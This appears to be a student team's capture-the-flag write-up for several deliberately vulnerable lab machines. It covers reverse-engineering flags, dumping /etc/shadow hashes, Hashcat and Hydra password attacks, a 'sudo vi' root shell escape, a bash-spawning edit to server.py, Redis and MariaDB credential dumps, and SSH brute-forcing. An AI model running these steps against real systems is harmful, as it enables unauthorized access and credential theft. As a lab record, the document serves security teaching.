    solve(cipher_text, key);
    return(0);
}hacker007@vulnserver:~/Reverse_Engineering$
```

A Vigenère cipher decryption was reverse-engineered in the Reverse_Engineering directory. The script shows the key used and the flag decoding process.


Flag from C Code with Hex Encoding (Gargi)



```
// For context: this is not the CrackMe. Just a program to get the ciphertext.

#include <stdio.h>
#include <string.h>
#include <unistd.h>

// flag flag{f1r333_0wh_n0}ctf
int main(){
    unsigned char flag_hex[] = {
    0x46,0x6c,0x61,0x67,0x7b,0x66,0x31,0x72,0x33,0x33,0x33,0x5f,0x30,0x77,0x68
x5f,0x6e,0x30,0x7d
    };

    unsigned char cipher_text[] = {
    0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
    0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0
    };
        for (unsigned int m = 0; m < sizeof(flag_hex); ++m){
            for (unsigned char i = 0; i < 0xff; i++) {
            unsigned char c = i;
                c = ~c;
                c -= m;
                c ^= m;
```

The flag is revealed directly from C code in the Reverse_Engineering folder, showing the encoding in hexadecimal values.


/etc/shadow Hashes (Gargi)



```
irc:*:19984:0:99999:7:::
_apt:*:19984:0:99999:7:::
nobody:*:19984:0:99999:7:::
systemd-network:!*:19984::::::
systemd-timesync:!*:19984::::::
messagebus:!:19984::::::
avahi-autoipd:!:19984::::::
usbmux:!:19984::::::
dnsmasq:!:19984::::::
avahi:!:19984::::::
speech-dispatcher:!:19984::::::
pulse:!:19984::::::
saned:!:19984::::::
lightdm:!:19984::::::
polkitd:!*:19984::::::
rtkit:!:19984::::::
colord:!:19984::::::
hacker007:$y$j9T$EE6ckpvJrCtcF3w/Q7dsz/$2xYleQQBpJciZUnn8qZ4nlEnbrEk0xbAQcBi40Bjac6:19993:0:99999:7:::
cyberwarrior:$y$j9T$YEcPXrTHnrZBWN.FnSXmx1$ctsNvMgKlh84OsKD0/esnvSnCtT/uB/7jU3KEyP6Gg4:19993:0:99999:7:::
sneakyfox:$y$j9T$NGcFz7qPytlzZyZMeRO5x.$svjNgRcNu8WRrDFoteKkiouhfX1pWm0nXTWv4X61Pr1:19993:0:99999:7:::
sshd:!:19993::::::
ftp:!:19993::::::
vboxadd:!:19993::::::
hacker007@vulnserver:~$
```

The contents of the /etc/shadow file are displayed, showing the password hashes for several users including Users, hacker007, cyberwarrior, and sneakyfox.

An attempt was made to crack Yescrypt password hashes using **Hashcat**, utilizing theappropriate cracking mode (7400 for Yescrypt) and a commonly used wordlist (rockyou.txt). The hash file was copied into a new folder to ensure proper access, and the command syntax was verified. Despite these precautions, **Hashcat encountered a "Token Length Exception"**, indicating a potential issue with the hash formatting. In addition to Hashcat, other tools were considered for cracking the Yescrypt hashes. **John the Ripper (Jumbo version)** was identified as a possible alternative, as it offers broader support for various hash types, including Yescrypt. Similarly, **SecLists**, a widely used collection of wordlists, was also incorporated into the cracking attempts to increase the chances of success by using different dictionary files.




```
Try --help for more help.

┌──(kali㉿kali)-[~]
└─$ cat hashes.tt
cat: hashes.tt: No such file or directory

┌──(kali㉿kali)-[~]
└─$ cat hashes.txt
$y$j9T$jpWPmZX0tcMh1ialAlb7yo0$5J15ichiMre9UPpRdFTSpi7CxmC5AX.9yivoXJ5g17X
$y$j9T$EE6ckpvJrCtcF3w/Q7dsz/$2xY1eQQBpJciZUnn8qZ4n1EnbrEkOxbAQcBi40Bjac6
$y$j9T$YEcPXrTHnrzBWN.Fn5xmx1$ctsNvMgk1h840sKD0/esnvSnCtT/uB/7jU3KEyP6Gg4
$y$j9T$NGcFz7qPytLz3YzMEoR05x.$svjNgRcNu8WrRDfoteKkiouhfX1pWm0nXTW4X61Pr1

┌──(kali㉿kali)-[~]
└─$ hashcat -m 7400 -a 0 ~/hashes.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: pthread-0x000, 1438/2940 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile '/home/kali/hashes.txt' on line 1 ($y$j9T...9UPpRdFTSpi7CxmC5AX.9yivoXJ5g17X): Token length exception
Hashfile '/home/kali/hashes.txt' on line 2 ($y$j9T...iZUnn8qZ4n1EnbrEkOxbAQcBi40Bjac6): Token length exception
Hashfile '/home/kali/hashes.txt' on line 3 ($y$j9T...40sKD0/esnvSnCtT/uB/7jU3KEyP6Gg4): Token length exception
Hashfile '/home/kali/hashes.txt' on line 4 ($y$j9T...WrRDfoteKkiouhfX1pWm0nXTW4X61Pr1): Token length exception

* Token length exception: 4/4 hashes
  This error happens if the wrong hash type is specified, if the hashes are
  malformed, or if input is otherwise not as expected (for example, if the
  --username option is used but no username is present)

No hashes loaded.

Started: Fri Oct 11 18:03:10 2024
Stopped: Fri Oct 11 18:03:11 2024
```

Olivia continued from where Gargi had finished:

Horizontal Privilege Escalation – decrypting clue (Olivia)

Based on the rehersal.txt, the clue appeared to be somehow encoded/encrypted. The fact that it had all alphanumeric characters and the numbers 2024 like the first password suggested a Caesar / vigenere method (as the numbers wouldn't change), which led me to user cyberwarrior's password WarZone2024.



```
jfilydhyypvy
DhyGvul2024
```


```
cyberwarrior
WarZone2024
```

Horizontal Privilege Escalation – finding hidden credentials (Olivia)

In cyberwarrior's home directory there is a hidden directory .secret_files which contains a text file with FoxHunt2024, clearly sneakyfox's password.

Vertical Privilege Escalation – exploiting sudo abilities (Olivia)

Doing sudo -l reveals that sneakyfox can run vi with root privileges. Running the command sudo vi -c '!sh' gives us a root shell.



```
sneakyfox@vulnserver:~$ sudo vi -c '!sh'

# whoami
root
#
```

OnlyGeeks (Gargi and Jinwen and Khye)


Gargi and Jinwen:

Start the web server:


cd /home/webserver/web_server/

source venv/bin/activate

python ./server.py




```
^C(venv) webserver@webserver-VirtualBox:~/web_server$
(venv) webserver@webserver-VirtualBox:~/web_server$
(venv) webserver@webserver-VirtualBox:~/web_server$ python ./server.py
======== Running on http://0.0.0.0:8080 ========
(Press CTRL+C to quit)
```



```
box@webserver-VirtualBox:/home/webserver/web_server$ ls -l
total 232
-rwxrwxr-x 1 webserver webserver    67 Oct  2 15:27 config.py
drwxrwxr-x 2 webserver webserver  4096 Oct  2 13:24 docs
-rwxrwxr-x 1 webserver webserver  1390 Oct  2 13:24 gihdra.sh
-rwxrwxr-x 1 webserver webserver  1664 Oct  2 13:24 install.sh
drwxrwxr-x 2 webserver webserver  4096 Oct  2 15:30 __pycache__
-rwxrwxr-x 1 webserver webserver  3689 Oct  2 13:24 redis_port.sh
-rwxrwxr-x 1 webserver webserver   670 Oct  2 13:24 requirements.t
drwxrwxr-x 2 webserver webserver  4096 Oct  2 13:24 ReverseEng
-rwxrwxr-x 1 webserver webserver 22646 Oct 11 18:46 server.py
-rwxrwxr-x 1 webserver webserver 43143 Oct  2 13:24 set.sh
```


modify the server.py file : ‘import os’ and ‘os.system(‘/bin/bash’)

And run python file ,then we got webserver permissions .



```
webserver@webserver-VirtualBox:~/web_server$ sudo /bin/bash
[sudo] password for webserver:
root@webserver-VirtualBox:/home/webserver/web_server#
```

Then we got a shell from box ,which is a root shell give box sudo permissios.



```
box@webserver-VirtualBox:~$ groups box
box : box sudo video users webserver webuser
```

1. **Initial Discovery:** After scanning the network, it was identified that Redis was running on port 1356, based on the results from netstat:

Command used:
sudo netstat -tunlp | grep redis

2. This revealed that Redis was actively listening on port 1356, rather than its standard ports.

3. **Connecting to Redis:** With the open Redis port identified, I connected to the Redis server using the following command:
   Command:
   redis-cli -h 192.168.64.19 -p 1356
4. This successfully opened a session with the Redis server, allowing me to interact with it.

5. **Attempting Standard Commands:** I initially tried using the standard Redis GET command to retrieve the secret_key. However, as expected due to the obfuscation mechanism, this resulted in an error:

Command:
GET secret_key

Error output:
ERR unknown command 'GET'


6. This confirmed that standard Redis commands were obfuscated, and a hidden command would be required to retrieve the key.

7. **Using the Obfuscated Command:** Based on the penetration testing instructions, I used the hiddenGET command, which is an obfuscated version of the GET command, to retrieve the secret_key.


Command:
hiddenGET secret_key

Successful output:
"OnlyGeeksCertified"

8. This revealed the hidden flag: "OnlyGeeksCertified".




```
Export list for 192.168.64.19:
/shared_dir *
webserver@webserver-VirtualBox:~$ sudo mount -t nfs 192.168.64.19:/shared_dir /m
nt
webserver@webserver-VirtualBox:~$ smbclient //192.168.64.19/sensitive_informatio
n -p 445 -N
do_connect: Connection to 192.168.64.19 failed (Error NT_STATUS_CONNECTION_REFUS
ED)
webserver@webserver-VirtualBox:~$ sudo netstat -tunlp | grep redis
tcp        0      0 0.0.0.0:1356            0.0.0.0:*               LISTEN
9894/redis-server 0
tcp6       0      0 :::1356                 :::*                    LISTEN
9894/redis-server 0
webserver@webserver-VirtualBox:~$ sudo netstat -tunlp | grep redis
tcp        0      0 0.0.0.0:1356            0.0.0.0:*               LISTEN
9894/redis-server 0
tcp6       0      0 :::1356                 :::*                    LISTEN
9894/redis-server 0
webserver@webserver-VirtualBox:~$ redis-cli -h 192.168.64.19 -p 1356
192.168.64.19:1356> GET secret_key
(error) ERR unknown command 'GET', with args beginning with: 'secret_key'
192.168.64.19:1356> hiddenGET secret_key
"OnlyGeeksCertified"
192.168.64.19:1356>
```



```
box@webserver-VirtualBox:~/Downloads$ hydra -l weakuser -P rockyou.txt http-get://localhost/prote
cted -m "Welcome"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-11 22:31:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~89652
5 tries per task
[DATA] attacking http-get://localhost:80/protected
[80][http-get] host: localhost   login: weakuser   password: princess
[80][http-get] host: localhost   login: weakuser   password: 123456789
[80][http-get] host: localhost   login: weakuser   password: rockyou
[80][http-get] host: localhost   login: weakuser   password: 12345678
[80][http-get] host: localhost   login: weakuser   password: 123456
[80][http-get] host: localhost   login: weakuser   password: 12345
[80][http-get] host: localhost   login: weakuser   password: password
[80][http-get] host: localhost   login: weakuser   password: iloveyou
[80][http-get] host: localhost   login: weakuser   password: 1234567
[80][http-get] host: localhost   login: weakuser   password: abc123
[80][http-get] host: localhost   login: weakuser   password: nicole
[80][http-get] host: localhost   login: weakuser   password: daniel
[80][http-get] host: localhost   login: weakuser   password: babygirl
[80][http-get] host: localhost   login: weakuser   password: monkey
[80][http-get] host: localhost   login: weakuser   password: lovely
[80][http-get] host: localhost   login: weakuser   password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-11 22:32:02
box@webserver-VirtualBox:~/Downloads$ hydra -l weakuser -P rockyou.txt http-post-form "/protected
:username=^USER^&password=^PASS^:F=Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-11 22:33:15
[ERROR] Unknown service: /protected:username=^USER^&password=^PASS^:F=Login failed
```

Khye:



```
let hidden_flag = "FLAG{NarrowLootChapter}\nCongrats you found every flag on the web app";
// Print flags
const PrintFlag = (() => {
    let hidden_flag = "FLAG{NarrowLootChapter}\nCongrats you found every flag on the web app";

    return {
        user: async function() {
            if (!jwtToken) {
                alert("You need to login as a user first!");
```


```
>> // Add this line to expose the hidden_flag variable
   PrintFlag.hidden_flag = "FLAG{NarrowLootChapter}\nCongrats you found every flag on the web app";
   // Now you can access it
   console.log(PrintFlag.hidden_flag);
   FLAG{NarrowLootChapter}
   Congrats you found every flag on the web app                          debugger eval code:4:9
<- undefined
```

Was able to find the hidden flag when inspecting the webserver.

FLAG{NarrowLootChapter}

Temporary (Khye):

After logging into monkey-machine user, I was able to get into curious-george's directory which contains the file 'login_details_base64.txt'.



```
monke-machine@monkemachine-VirtualBox:/home/curious-george$ cat login_details_base64.txt
U2lsbHlNb25rZQ==,U2lsbHlNb25rZTEyMw==
QU5HUllNT05LRQ==,SURPTlRXQU5UVE8=
bm90Z2Vvcmdl,SWxpa2VNYW5JbllllbGxvd0hhdA==
```


As we can see, these entries are encoded in Base64 format, which can be decrypted into the following:

Username: SillyMonke | Password: SillyMonke123

Username: ANGRYMONKE | Password: IDONTWANTTO


Username: notgeorge | Password: IlikeManInYellowHat

From this information, we got the password for George's account, along with the usernames and passwords for a minigame.



```
monke-machine@monkemachine-VirtualBox:/home/curious-george$ python3 guessing_game.py
Welcome to the Number Guessing Game!
Do you have an account? (yes/no): yes
Enter your username: SillyMonke
Enter your password: SillyMonke123
Login successful!

Welcome, SillyMonke! Let's play the number guessing game.
Guess a number between 1 and 100 (or type 'exit' to quit): 100
Too high! Try again.
Guess a number between 1 and 100 (or type 'exit' to quit): 40
Too low! Try again.
Guess a number between 1 and 100 (or type 'exit' to quit): 60
Too high! Try again.
Guess a number between 1 and 100 (or type 'exit' to quit): 56
Too high! Try again.
Guess a number between 1 and 100 (or type 'exit' to quit): 49
Congratulations SillyMonke! You've guessed the number in 5 attempts.
monke-machine@monkemachine-VirtualBox:/home/curious-george$
```


We can now su into curious-george's account by typing 'su curious-george' and his password.



```
monke-machine@monkemachine-VirtualBox:/home/curious-george$ whoami
monke-machine
monke-machine@monkemachine-VirtualBox:/home/curious-george$ su curious-george
Password:
curious-george@monkemachine-VirtualBox:~$ whoami
curious-george
curious-george@monkemachine-VirtualBox:~$
```

TBD – Luke Waters

Doing a port scan indicates there is a web server, SQL server and Python server running. Under /3006/sql-connections/db-creds.inc there are DB credentials I can use to log into the SQL server. Using mysql we can find all usernames and passwords:



```
MariaDB [security]> SELECT * FROM users;
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
|  1 | Dumb     | Dumb       |
|  2 | Angelina | I-kill-you |
|  3 | Dummy    | p@ssword   |
|  4 | secure   | crappy     |
|  5 | stupid   | stupidity  |
|  6 | superman | genious    |
|  7 | batman   | mob!le     |
|  8 | admin    | admin      |
|  9 | admin1   | admin1     |
| 10 | admin2   | admin2     |
| 11 | admin3   | admin3     |
| 12 | dhakkan  | dumbo      |
| 14 | admin4   | admin4     |
+----+----------+------------+
```

Signing in as admin gives me to pages to exploit, but was unable to go from there.

PENItratorS – Luke Waters


A nmap scan showed that a FTP server could be logged in anonymously. /2022/brute/flag{SSHProblem}.mbox contained readable text of an email log between brute and an admin. There was also an SSH server, and bruteforcing SSH with the username brute found the password basketball.

In the home folder, there were 3 open user folders:

- Shared
- Mark
- Brute


There is also a folder called scripts in / which has a script with the creds Ben_OllerHead:ILoveTheNavy which is used to sign into his account.

There were 3 executables. By RE the secretencodedecode executable and seting a breakpoint at the password compare function, it gives the password SupR. It decrypts to a file with the account credentials milan:password4321.




```
fread(ptr, 1uLL, 8uLL, stream);
ptr[8] = 0;
hex_to_string(ptr, s1);
caesar_decrypt((__int64)s1, 3);
if ( !strncmp(s1, password, 4uLL) )
{                       s1: char s1[5]; // [rsp+22h] [rbp-12Eh] BYREF
  *(_WORD *)nptr       "SupR"
  v3 = 0;
  while ( fread(nptr, 1uLL, 2uLL, stream) == 2 )
```

This account redirects to the milk account. Now in milk's account, using the history command we see that there is an executable at /usr/local/bin/suspicious. Opening this in IDA, it copies a text file to temp.




```
milk@chmmr-VirtualBox:~/Desktop$ history
    1  cd /usr/local/share/
    2  ls
    3  cd ..
    4  cd bin
    5  ls
    6  ls -l
    7  ./suspicious
    8  ./suspicious
    9  ls /tmp
   10  cat /tmp/gift
   11  ./suspicious
   12  su - chmmr
   13  history
```

